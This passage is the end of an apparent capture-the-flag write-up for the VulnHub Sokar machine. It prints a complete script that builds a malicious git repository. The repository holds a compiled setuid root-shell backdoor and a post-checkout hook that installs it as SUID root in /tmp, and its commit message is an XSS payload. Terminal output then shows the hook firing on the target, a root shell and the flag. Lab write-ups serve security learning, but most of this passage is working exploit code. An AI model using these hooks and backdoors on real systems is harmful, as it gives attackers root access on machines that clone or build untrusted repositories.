GITFOLDER=/root/secret-project
REMOTEFOLDER=/mnt/secret-project

echo [+] Creating $GITFOLDER/.GIT/hooks
rm -r $GITFOLDER 2>/dev/null
HOOKSPATH=$GITFOLDER/.GIT/hooks
mkdir -p $HOOKSPATH


echo [+] Initializing git
cd $GITFOLDER
git init 1>/dev/null
cd $HOOKSPATH

echo [+] Writing backdoor
cat <<EOT >> $GITFOLDER/rs.c
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
   setuid( 0 );
   system( "/bin/sh" );
   return 0;
}
EOT

echo [+] Compiling backdoor
gcc  $GITFOLDER/rs.c -o $GITFOLDER/rs -m64


echo [+] Creating malicious hook
cat <<EOT >> $HOOKSPATH/post-checkout
#!/bin/bash
cp $REMOTEFOLDER/rs /tmp/rs
chown root:root /tmp/rs
chmod 4755 /tmp/rs
echo [+] check for your shell
EOT

echo [+] Commiting Changes
cd $GITFOLDER
git add .
git commit -m '<script>alert(1);</script>' 1>/dev/null

echo [+] Done
```

If we run it we see the output below:

```
root@kali:/home/highjack/sokar# ./malicious-git-repo.sh
[+] Creating /root/secret-project/.GIT/hooks
[+] Initializing git
[+] Writing backdoor
[+] Compiling backdoor
[+] Creating malicious hook
[+] Commiting Changes
[+] Done
```

Now back on Sokar, we start the build and enter our root password to login to our Kali box. As you can see the hook is executed, we can tell this as our line "check your shell" is printed to the screen.

```
[apophis@sokar ~]$ ~/build
~/build
Build? (Y/N) Y
Y
Cloning into '/mnt/secret-project'...
root@sokar-dev's password: root

remote: Counting objects: 7, done.
remote: Compressing objects: 100% (5/5), done.
Receiving objects: 100% (7/7), 2.88 KiB | 0 bytes/s, done.
remote: Total 7 (delta 0), reused 0 (delta 0)
Checking connectivity... done.
[+] check for your shell
```

Now if we launch /tmp/rs we receive our root prompt:

```
sh-4.1# id; whoami; hostname
id; whoami; hostname
uid=0(root) gid=502(apophis) groups=0(root),502(apophis)
root
sokar
sh-4.1#
```

Finally we check out /root/flag:

```
sh-4.1# cat /root/flag
cat /root/flag
                0   0
                |   |
            ____|___|____
         0  |~ ~ ~ ~ ~ ~|   0
         |  |   Happy   |   |
      ___|__|___________|___|__
      |/\/\/\/\/\/\/\/\/\/\/\/|
  0   |    B i r t h d a y    |   0
  |   |/\/\/\/\/\/\/\/\/\/\/\/|   |
 _|___|_______________________|___|__
|/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/|
|                                     |
|     V  u  l  n  H  u  b   ! !       |
| ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ ~ |
|_____________________________________|

=====================================
| Congratulations on beating Sokar! |
|                                   |
|  Massive shoutout to g0tmilk and  |
| the entire community which makes  |
|         VulnHub possible!         |
|                                   |
|    rasta_mouse (@_RastaMouse)     |
=====================================
sh-4.1#
```

Well I hope you enjoyed reading this even half as much as I enjoyed doing this challenge, until next time…

highjack